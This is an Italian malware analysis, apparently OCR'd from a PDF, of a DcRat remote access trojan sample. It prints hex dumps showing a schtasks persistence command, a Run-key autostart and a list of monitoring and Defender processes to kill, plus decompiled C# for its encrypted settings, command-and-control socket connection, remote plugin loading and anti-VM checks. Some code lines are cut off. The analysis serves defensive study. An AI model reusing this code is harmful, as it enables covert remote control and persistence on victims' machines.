
La sezione *.text* non risulta essere in "packed" status dipendentemente anche dal coefficiente d'entropia:




Con una disamina del codice esadecimale dell'artefatto è possibile notare queries SQL di system information gathering, creazione di scheduled tasks, management di chiave di registro di OS Autostart per la persistenza di uno script .BAT per il killing di processi di monitoring, come ad esempio ***Taskmgr, Process Hacker*** e ***Process Explorer***. Vi sono anche riferimenti al bypassing del processo di Windows Defender ***MpCmdRun***.



Address	Hex	Symbols
0000:c290	76 61 6c 69 64 49 64 41 75 74 68 6f 72 69 74 79	validIdAuthority
0000:c2a0	00 53 79 73 74 65 6d 2e 4e 65 74 2e 53 65 63 75	.System.Net.Secu
0000:c2b0	72 69 74 79 00 57 69 6e 64 6f 77 73 49 64 65 6e	rity.WindowsIden
0000:c2c0	74 69 74 79 00 50 69 70 65 45 6d 70 74 79 00 49	tity.PipeEmpty.I
0000:c2d0	73 4e 75 6c 6c 4f 72 45 6d 70 74 79 00 54 78 66	sNullOrEmpty.Txf
0000:c2e0	44 69 72 4e 6f 74 45 6d 70 74 79 00 56 6f 6c 75	DirNotEmpty.Volu
0000:c2f0	6d 65 44 69 72 74 79 00 49 6e 76 61 6c 69 64 49	meDirty.InvalidI
0000:c300	6d 61 67 65 4e 6f 74 4d 7a 00 00 00 00 01 00 3b	mageNotMz.....;
0000:c310	53 00 65 00 6c 00 65 00 63 00 74 00 20 00 2a 00	S.e.l.e.c.t. .*.
0000:c320	20 00 66 00 72 00 6f 00 6d 00 20 00 57 00 69 00	.f.r.o.m. .W.i.
0000:c330	6e 00 33 00 32 00 5f 00 50 00 72 00 6f 00 63 00	n.3.2._.P.r.o.c.
0000:c340	65 00 73 00 73 00 6f 00 72 00 00 1f 7b 00 30 00	e.s.s.o.r...{.0.
0000:c350	7d 00 20 00 28 00 7b 00 31 00 7d 00 20 00 43 00	}. .(.{.1.}. .C.
0000:c360	6f 00 72 00 65 00 29 00 20 00 00 09 4e 00 61 00	o.r.e.). ...N.a.
0000:c370	6d 00 65 00 00 1b 4e 00 75 00 6d 00 62 00 65 00	m.e...N.u.m.b.e.
0000:c380	72 00 4f 00 66 00 43 00 6f 00 72 00 65 00 73 00	r.O.f.C.o.r.e.s.
0000:c390	00 45 53 00 65 00 6c 00 65 00 63 00 74 00 20 00	.ES.e.l.e.c.t. .
0000:c3a0	2a 00 20 00 46 00 72 00 6f 00 6d 00 20 00 57 00	*. .F.r.o.m. .W.
0000:c3b0	69 00 6e 00 33 00 32 00 5f 00 43 00 6f 00 6d 00	i.n.3.2._.C.o.m.
0000:c3c0	70 00 75 00 74 00 65 00 72 00 53 00 79 00 73 00	p.u.t.e.r.S.y.s.
0000:c3d0	74 00 65 00 6d 00 00 27 54 00 6f 00 74 00 61 00	t.e.m..'T.o.t.a.
0000:c3e0	6c 00 50 00 68 00 79 00 73 00 69 00 63 00 61 00	l.P.h.y.s.i.c.a.
0000:c3f0	6c 00 4d 00 65 00 6d 00 6f 00 72 00 79 00 00 09	l.M.e.m.o.r.y...
0000:c400	20 00 47 00 42 00 20 00 00 47 73 00 65 00 6c 00	.G.B. ..Gs.e.l.
0000:c410	65 00 63 00 74 00 20 00 2a 00 20 00 66 00 72 00	e.c.t. .*. .f.r.
0000:c420	6f 00 6d 00 20 00 57 00 69 00 6e 00 33 00 32 00	o.m. .W.i.n.3.2.
0000:c430	5f 00 56 00 69 00 64 00 65 00 6f 00 43 00 6f 00	_.V.i.d.e.o.C.o.
0000:c440	6e 00 74 00 72 00 6f 00 6c 00 6c 00 65 00 72 00	n.t.r.o.l.l.e.r.
0000:c450	00 11 7b 00 30 00 7d 00 20 00 76 00 7b 00 31 00	..{.0.}. .v.{.1.
0000:c460	7d 00 00 1b 44 00 72 00 69 00 76 00 65 00 72 00	}...D.r.i.v.e.r.




Address	Hex	Symbols
0000:d8b0	72 00 00 07 63 00 6d 00 64 00 00 69 2f 00 63 00	r...c.m.d..i/.c.
0000:d8c0	20 00 73 00 63 00 68 00 74 00 61 00 73 00 6b 00	.s.c.h.t.a.s.k.
0000:d8d0	73 00 20 00 2f 00 63 00 72 00 65 00 61 00 74 00	s. ./.c.r.e.a.t.
0000:d8e0	65 00 20 00 2f 00 66 00 20 00 2f 00 73 00 63 00	e. ./.f. ./.s.c.
0000:d8f0	20 00 6f 00 6e 00 6c 00 6f 00 67 00 6f 00 6e 00	.o.n.l.o.g.o.n.
0000:d900	20 00 2f 00 72 00 6c 00 20 00 68 00 69 00 67 00	./.r.l. .h.i.g.
0000:d910	68 00 65 00 73 00 74 00 20 00 2f 00 74 00 6e 00	h.e.s.t. ./.t.n.
0000:d920	20 00 22 00 00 11 22 00 20 00 2f 00 74 00 72 00	."...". ./.t.r.
0000:d930	20 00 27 00 22 00 01 13 22 00 27 00 20 00 26 00	.'."...".'. .&.
0000:d940	20 00 65 00 78 00 69 00 74 00 01 5d 53 00 4f 00	.e.x.i.t..]S.O.
0000:d950	46 00 54 00 57 00 41 00 52 00 45 00 5c 00 4d 00	F.T.W.A.R.E.\.M.
0000:d960	69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00	i.c.r.o.s.o.f.t.
0000:d970	5c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00	\.W.i.n.d.o.w.s.
0000:d980	5c 00 43 00 75 00 72 00 72 00 65 00 6e 00 74 00	\.C.u.r.r.e.n.t.
0000:d990	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 5c 00	V.e.r.s.i.o.n.\.
0000:d9a0	52 00 75 00 6e 00 5c 00 00 03 22 00 00 09 2e 00	R.u.n.\...".....
0000:d9b0	62 00 61 00 74 00 00 13 40 00 65 00 63 00 68 00	b.a.t...@.e.c.h.
0000:d9c0	6f 00 20 00 6f 00 66 00 66 00 00 1f 74 00 69 00	o. .o.f.f...t.i.
0000:d9d0	6d 00 65 00 6f 00 75 00 74 00 20 00 33 00 20 00	m.e.o.u.t. .3. .
0000:d9e0	3e 00 20 00 4e 00 55 00 4c 00 00 15 53 00 54 00	>. .N.U.L...S.T.
0000:d9f0	41 00 52 00 54 00 20 00 22 00 22 00 20 00 22 00	A.R.T. ."." ."."
0000:da00	00 07 43 00 44 00 20 00 00 0b 44 00 45 00 4c 00	..C.D. ...D.E.L.
0000:da10	20 00 22 00 00 0f 22 00 20 00 2f 00 66 00 20 00	."...". ./.f. .
0000:da20	2f 00 71 00 00 23 49 00 6e 00 73 00 74 00 61 00	/.q..#I.n.s.t.a.
0000:da30	6c 00 6c 00 20 00 46 00 61 00 69 00 6c 00 65 00	l.l. .F.a.i.l.e.
0000:da40	64 00 20 00 3a 00 20 00 00 17 54 00 61 00 73 00	d. .:. ...T.a.s.
0000:da50	6b 00 6d 00 67 00 72 00 2e 00 65 00 78 00 65 00	k.m.g.r...e.x.e.
0000:da60	00 23 50 00 72 00 6f 00 63 00 65 00 73 00 73 00	.#P.r.o.c.e.s.s.
0000:da70	48 00 61 00 63 00 6b 00 65 00 72 00 2e 00 65 00	H.a.c.k.e.r...e.
0000:da80	78 00 65 00 00 17 70 00 72 00 6f 00 63 00 65 00	x.e...p.r.o.c.e.




Address	Hex	Symbols
0000:dac0	6e 00 67 00 2e 00 65 00 78 00 65 00 00 17 4d 00	n.g...e.x.e...M.
0000:dad0	70 00 55 00 58 00 53 00 72 00 76 00 2e 00 65 00	p.U.X.S.r.v...e.
0000:dae0	78 00 65 00 00 19 4d 00 70 00 43 00 6d 00 64 00	x.e...M.p.C.m.d.
0000:daf0	52 00 75 00 6e 00 2e 00 65 00 78 00 65 00 00 15	R.u.n...e.x.e...
0000:db00	4e 00 69 00 73 00 53 00 72 00 76 00 2e 00 65 00	N.i.s.S.r.v...e.
0000:db10	78 00 65 00 00 31 43 00 6f 00 6e 00 66 00 69 00	x.e..1C.o.n.f.i.
0000:db20	67 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00	g.S.e.c.u.r.i.t.
0000:db30	79 00 50 00 6f 00 6c 00 69 00 63 00 79 00 2e 00	y.P.o.l.i.c.y...
0000:db40	65 00 78 00 65 00 00 19 4d 00 53 00 43 00 6f 00	e.x.e...M.S.C.o.
0000:db50	6e 00 66 00 69 00 67 00 2e 00 65 00 78 00 65 00	n.f.i.g...e.x.e.
0000:db60	00 17 52 00 65 00 67 00 65 00 64 00 69 00 74 00	..R.e.g.e.d.i.t.
0000:db70	2e 00 65 00 78 00 65 00 00 3d 55 00 73 00 65 00	..e.x.e..=U.s.e.
0000:db80	72 00 41 00 63 00 63 00 6f 00 75 00 6e 00 74 00	r.A.c.c.o.u.n.t.
0000:db90	43 00 6f 00 6e 00 74 00 72 00 6f 00 6c 00 53 00	C.o.n.t.r.o.l.S.
0000:dba0	65 00 74 00 74 00 69 00 6e 00 67 00 73 00 2e 00	e.t.t.i.n.g.s...
0000:dbb0	65 00 78 00 65 00 00 19 74 00 61 00 73 00 6b 00	e.x.e...t.a.s.k.
0000:dbc0	6b 00 69 00 6c 00 6c 00 2e 00 65 00 78 00 65 00	k.i.l.l...e.x.e.
0000:dbd0	00 21 5c 00 5c 00 7b 00 30 00 7d 00 5c 00 72 00	.!\.\.{.0.}.\.r.
0000:dbe0	6f 00 6f 00 74 00 5c 00 43 00 49 00 4d 00 56 00	o.o.t.\.C.I.M.V.
0000:dbf0	32 00 00 47 53 00 45 00 4c 00 45 00 43 00 54 00	2..GS.E.L.E.C.T.
0000:dc00	20 00 2a 00 20 00 46 00 52 00 4f 00 4d 00 20 00	.*. .F.R.O.M. .
0000:dc10	57 00 69 00 6e 00 33 00 32 00 5f 00 4f 00 70 00	W.i.n.3.2._.O.p.
0000:dc20	65 00 72 00 61 00 74 00 69 00 6e 00 67 00 53 00	e.r.a.t.i.n.g.S.
0000:dc30	79 00 73 00 74 00 65 00 6d 00 00 17 50 00 72 00	y.s.t.e.m...P.r.
0000:dc40	6f 00 64 00 75 00 63 00 74 00 54 00 79 00 70 00	o.d.u.c.t.T.y.p.
0000:dc50	65 00 00 3f 53 00 65 00 6c 00 65 00 63 00 74 00	e..?S.e.l.e.c.t.
0000:dc60	20 00 2a 00 20 00 66 00 72 00 6f 00 6d 00 20 00	.*. .f.r.o.m. .
0000:dc70	57 00 69 00 6e 00 33 00 32 00 5f 00 43 00 61 00	W.i.n.3.2._.C.a.
0000:dc80	63 00 68 00 65 00 4d 00 65 00 6d 00 6f 00 72 00	c.h.e.M.e.m.o.r.
0000:dc90	79 00 00 4d 7b 00 38 00 36 00 30 00 42 00 42 00	y..M{.8.6.0.B.B.

Qui un dettaglio dell'attributo ***Master Key*** di encryption:



Address	Hex	Symbols
0000:e240	66 00 65 00 72 00 00 1b 45 00 74 00 77 00 45 00	f.e.r...E.t.w.E.
0000:e250	76 00 65 00 6e 00 74 00 57 00 72 00 69 00 74 00	v.e.n.t.W.r.i.t.
0000:e260	65 00 00 13 53 00 6f 00 66 00 74 00 77 00 61 00	e...S.o.f.t.w.a.
0000:e270	72 00 65 00 5c 00 00 47 6d 00 61 00 73 00 74 00	r.e.\..Gm.a.s.t.
0000:e280	65 00 72 00 4b 00 65 00 79 00 20 00 63 00 61 00	e.r.K.e.y. .c.a.
0000:e290	6e 00 20 00 6e 00 6f 00 74 00 20 00 62 00 65 00	n. .n.o.t. .b.e.
0000:e2a0	20 00 6e 00 75 00 6c 00 6c 00 20 00 6f 00 72 00	.n.u.l.l. .o.r.
0000:e2b0	20 00 65 00 6d 00 70 00 74 00 79 00 2e 00 00 2d	.e.m.p.t.y....-
0000:e2c0	69 00 6e 00 70 00 75 00 74 00 20 00 63 00 61 00	i.n.p.u.t. .c.a.
0000:e2d0	6e 00 20 00 6e 00 6f 00 74 00 20 00 62 00 65 00	n. .n.o.t. .b.e.
0000:e2e0	20 00 6e 00 75 00 6c 00 6c 00 2e 00 00 55 49 00	.n.u.l.l....UI.
0000:e2f0	6e 00 76 00 61 00 6c 00 69 00 64 00 20 00 6d 00	n.v.a.l.i.d. .m.
0000:e300	65 00 73 00 73 00 61 00 67 00 65 00 20 00 61 00	e.s.s.a.g.e. .a.
0000:e310	75 00 74 00 68 00 65 00 6e 00 74 00 69 00 63 00	u.t.h.e.n.t.i.c.
0000:e320	61 00 74 00 69 00 6f 00 6e 00 20 00 63 00 6f 00	a.t.i.o.n. .c.o.
0000:e330	64 00 65 00 20 00 28 00 4d 00 41 00 43 00 29 00	d.e. .(.M.A.C.).
0000:e340	2e 00 00 23 44 00 63 00 52 00 61 00 74 00 42 00	...#D.c.R.a.t.B.
0000:e350	79 00 71 00 77 00 71 00 64 00 61 00 6e 00 63 00	y.q.w.q.d.a.n.c.
0000:e360	68 00 75 00 6e 00 00 0f 7b 00 30 00 3a 00 44 00	h.u.n...{.0.:.D.
0000:e370	33 00 7d 00 20 00 00 0f 7b 00 30 00 3a 00 58 00	3.}. ...{.0.:.X.
0000:e380	32 00 7d 00 20 00 00 2b 28 00 6e 00 65 00 76 00	2.}. ..+(.n.e.v.
0000:e390	65 00 72 00 20 00 75 00 73 00 65 00 64 00 29 00	e.r. .u.s.e.d.).
0000:e3a0	20 00 74 00 79 00 70 00 65 00 20 00 24 00 63 00	.t.y.p.e. .$.c.
0000:e3b0	31 00 00 45 28 00 65 00 78 00 74 00 38 00 2c 00	1..E(.e.x.t.8.,.
0000:e3c0	65 00 78 00 74 00 31 00 36 00 2c 00 65 00 78 00	e.x.t.1.6.,.e.x.
0000:e3d0	33 00 32 00 29 00 20 00 74 00 79 00 70 00 65 00	3.2.). .t.y.p.e.
0000:e3e0	20 00 24 00 63 00 37 00 2c 00 24 00 63 00 38 00	.$.c.7.,.$.c.8.
0000:e3f0	2c 00 24 00 63 00 39 00 00 00 00 00 69 9e b8 50	,.$.c.9.....i..P
0000:e400	41 82 b6 40 9f 69 2f c5 86 b5 3b 75 00 08 b7 7a	A..@.i/...;u...z
0000:e410	5c 56 19 34 e0 89 03 00 00 0e 03 20 00 01 03 00	\V.4....... ....

All'interno della classe *CGRInfo* vi sono metodi di ottenimento delle informazioni relative alla CPU, RAM e GPU mediante queries WMI con oggetti *ManagementObjectSearcher*:



All'interno della classe main *Program* possiamo notare che, contestualmente allo startup del threat vi sono esecuzioni di registry setting ed *AntiAnalysis* routines:

Successivamente vi sono controlli per verificare se l'utenza possiede permessi amministrativi ed in caso positivo reinizializza le settings per l'infezione. Vi è poi un ciclo *while true* al fine di verificare continuamente se il client con la Socket è connesso, in caso negativo viene stoppato il servizio VNC e viene riconnesso il client mediante Socket, successivamente vi è un *Thread.Sleep* di 3 secondi.

```
        }
        try
        {
            if (Convert.ToBoolean(Settings.In_stall))
            {
                NormalStartup.Install();
            }
        }
        catch
        {
        }
        Methods.PreventSleep();
        try
        {
            if (Methods.IsAdmin())
            {
                Methods.ClearSetting();
            }
        }
        catch
        {
        }
        while (true)
        {
            try
            {
                if (!ClientSocket.IsConnected)
                {
                    StopHVNC();
                    ClientSocket.Reconnect();
                    ClientSocket.InitializeClient();
                }
            }
            catch
            {
            }
            Thread.Sleep(3000);
        }
    }
```

Il metodo statico *void StopHVNC* termina tutti i processi che hanno come nome "cvtres" (Microsoft Resource File To COFF Object Conversion Utility):

```
    public static void StopHVNC()
    {
        Process[] processesByName = Process.GetProcessesByName("cvtres");
        foreach (Process process in processesByName)
        {
            process.Kill();
            process.WaitForExit();
            process.Dispose();
        }
    }
}
```

Il metodo booleano statico *InitializeSettings()* permette di inizializzare e gestire gli attributi di encryption *AES*, malicious connections, *AntiAnalysis* ed hardware information.

Settings

```
public static bool InitializeSettings()
{
    try
    {
        Key = Encoding.UTF8.GetString(Convert.FromBase64String(Key));
        aes256 = new Aes256(Key);
        Por_ts = aes256.Decrypt(Por_ts);
        Hos_ts = aes256.Decrypt(Hos_ts);
        Ver_sion = aes256.Decrypt(Ver_sion);
        In_stall = aes256.Decrypt(In_stall);
        MTX = aes256.Decrypt(MTX);
        Paste_bin = aes256.Decrypt(Paste_bin);
        An_ti = aes256.Decrypt(An_ti);
        Anti_Process = aes256.Decrypt(Anti_Process);
        BS_OD = aes256.Decrypt(BS_OD);
        Group = aes256.Decrypt(Group);
        Hw_id = HwidGen.HWID();
        Server_signa_ture = aes256.Decrypt(Server_signa_ture);
        Server_Certificate = new X509Certificate2(Convert.FromBase64String(aes256.Decrypt(Ce
        return VerifyHash();
    }
    catch
    {
        return false;
    }
}

private static bool VerifyHash()
{
    try
    {
        RSACryptoServiceProvider rSACryptoServiceProvider = (RSACryptoServiceProvider)Server
        using SHA256Managed sHA256Managed = new SHA256Managed();
        return rSACryptoServiceProvider.VerifyHash(sHA256Managed.ComputeHash(Encoding.UTF8.G
    }
    catch (Exception)
    {
        return false;
```

All'interno della classe *Aes256* possiamo notare la presenza dell'array di bytes statico e privato *Salt* per la crittografia e decrittografia dei dati presi in input.

Aes256

```
// Client.Algorithm.Aes256
using ...

public class Aes256
{
    private const int KeyLength = 32;

    private const int AuthKeyLength = 64;

    private const int IvLength = 16;

    private const int HmacSha256Length = 32;

    private readonly byte[] _key;

    private readonly byte[] _authKey;

    private static readonly byte[] Salt = Encoding.ASCII.GetBytes("DcRatByqwqdanchun");

    public Aes256(string masterKey)
    ...

    public string Encrypt(string input)
    {
        return Convert.ToBase64String(Encrypt(Encoding.UTF8.GetBytes(input)));
    }

    public byte[] Encrypt(byte[] input)
    {
        if (input == null)
        {
            throw new ArgumentNullException("input can not be null.");
        }
        using MemoryStream memoryStream = new MemoryStream();
        memoryStream.Position = 32L;
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider(
        {
            aesCryptoServiceProvider.KeySize = 256;
            aesCryptoServiceProvider.BlockSize = 128;
            aesCryptoServiceProvider.Mode = CipherMode.CBC;
```

Aes256

```
    public byte[] Encrypt(byte[] input)
    {
        if (input == null)
        {
            throw new ArgumentNullException("input can not be null.");
        }
        using MemoryStream memoryStream = new MemoryStream();
        memoryStream.Position = 32L;
        using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider(
        {
            aesCryptoServiceProvider.KeySize = 256;
            aesCryptoServiceProvider.BlockSize = 128;
            aesCryptoServiceProvider.Mode = CipherMode.CBC;
            aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
            aesCryptoServiceProvider.Key = _key;
            aesCryptoServiceProvider.GenerateIV();
            using CryptoStream cryptoStream = new CryptoStream(memoryStream, aesCryptoServicePro
            memoryStream.Write(aesCryptoServiceProvider.IV, 0, aesCryptoServiceProvider.IV.Lengt
            cryptoStream.Write(input, 0, input.Length);
            cryptoStream.FlushFinalBlock();
            using HMACSHA256 hMACSHA = new HMACSHA256(_authKey);
            byte[] array = hMACSHA.ComputeHash(memoryStream.ToArray(), 32, memoryStream.ToArray(
            memoryStream.Position = 0L;
            memoryStream.Write(array, 0, array.Length);
        }
        return memoryStream.ToArray();
    }

    public string Decrypt(string input)
    {
        return Encoding.UTF8.GetString(Decrypt(Convert.FromBase64String(input)));
    }

    public byte[] Decrypt(byte[] input)
    {
        if (input == null)
        {
            throw new ArgumentNullException("input can not be null.");
```

All'interno della classe *ClientSocket*, nel caso in cui l'attributo *Paste_bin* sia uguale a null viene generato in modo randomico il dominio mediante la variabile di tipo string *text*, dopodichè viene effettuata la connessione TCP.

ClientSocket

```
public static bool ActivatePo_ng { get; set; }

public static void InitializeClient()
{
    try
    {
        TcpClient = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.T
        {
            ReceiveBufferSize = 51200,
            SendBufferSize = 51200
        };
        if (Settings.Paste_bin == "null")
        {
            string text = Settings.Hos_ts.Split(',')[new Random().Next(Settings.Hos_ts.Split
            int port = Convert.ToInt32(Settings.Por_ts.Split(',')[new Random().Next(Settings
            if (IsValidDomainName(text))
            {
                IPAddress[] hostAddresses = Dns.GetHostAddresses(text);
                foreach (IPAddress address in hostAddresses)
                {
                    try
                    {
                        TcpClient.Connect(address, port);
                        if (TcpClient.Connected)
                        {
                            break;
                        }
                    }
                    catch
                    {
                    }
                }
            }
            else
            {
                TcpClient.Connect(text, port);
            }
        }
```

A seconda delle opzioni ed attributi passati come argomenti in input viene cambiato il message pack inviato tramite Socket:

ClientSocket

```
                MsgPack msgPack4 = new MsgPack();
                msgPack4.ForcePathObject("Pac_ket").SetAsString("offlinelog");
                msgPack4.ForcePathObject("log").SetAsString(asString2);
                Send(msgPack4.Encode2Bytes());
                break;
            }
            case "Po_ng":
            {
                ActivatePo_ng = false;
                MsgPack msgPack3 = new MsgPack();
                msgPack3.ForcePathObject("Pac_ket").SetAsString("Po_ng");
                msgPack3.ForcePathObject("Message").SetAsInteger(Interval);
                Send(msgPack3.Encode2Bytes());
                Interval = 0;
                break;
            }
            case "plu_gin":
                try
                {
                    string asString = msgPack.ForcePathObject("Dll").AsString;
                    if (SetRegistry.GetValue(asString) == null)
                    {
                        Packs.Add(msgPack);
                        MsgPack msgPack2 = new MsgPack();
                        msgPack2.ForcePathObject("Pac_ket").SetAsString("sendPlugin");
                        msgPack2.ForcePathObject("Hashes").SetAsString(asString);
                        Send(msgPack2.Encode2Bytes());
                    }
                    else
                    {
                        Invoke(msgPack);
                    }
                    break;
                }
                catch (Exception ex)
                {
                    Error(ex.Message);
                    break;
                }
            case "save_Plugin":
```

Il pacchetto inviato viene estratto contestualmente all'invio del medesimo, nel caso in cui la variabile denominata *asString* sia uguale a *hvnc* viene stoppato il modulo HVNC e viene eseguita una connessione verso la porta (dopo un *cast as Integer*) *HPort*.

```
private static void Invoke(MsgPack unpack_msgpack)
{
    byte[] rawAssembly = Zip.Decompress(SetRegistry.GetValue(unpack_msgpack.ForcePathObject(
    dynamic val = Activator.CreateInstance(AppDomain.CurrentDomain.Load(rawAssembly).GetType
    string asString = unpack_msgpack.ForcePathObject("Info").AsString;
    try
    {
        if (string.IsNullOrEmpty(asString))
        {
            val.Run(TcpClient, Settings.Server_Certificate, Settings.Hw_id, unpack_msgpack.F
        }
        else if (asString == "hvnc")
        {
            Program.StopHVNC();
            int num = (int)unpack_msgpack.ForcePathObject("HPort").AsInteger;
            val.Run(Settings.Hos_ts, num);
        }
        Received();
    }
    catch (Exception)
    {
    }
}
```

Il modulo di *Anti_Analysis* controlla la tipologia di sistema operativo della macchina in questione al fine di verificare se essa è un server oppure una macchina virtuale.

Anti_Analysis

```
internal class Anti_Analysis
{
    public static void RunAntiAnalysis()
    {
        ...
    }

    public static bool IsServerOS()
    {
        try
        {
            string machineName = Environment.MachineName;
            ConnectionOptions options = new ConnectionOptions
            {
                EnablePrivileges = true,
                Impersonation = ImpersonationLevel.Impersonate
            };
            ManagementScope scope = new ManagementScope($"\\\\{machineName}\\root\\CIMV2", optic
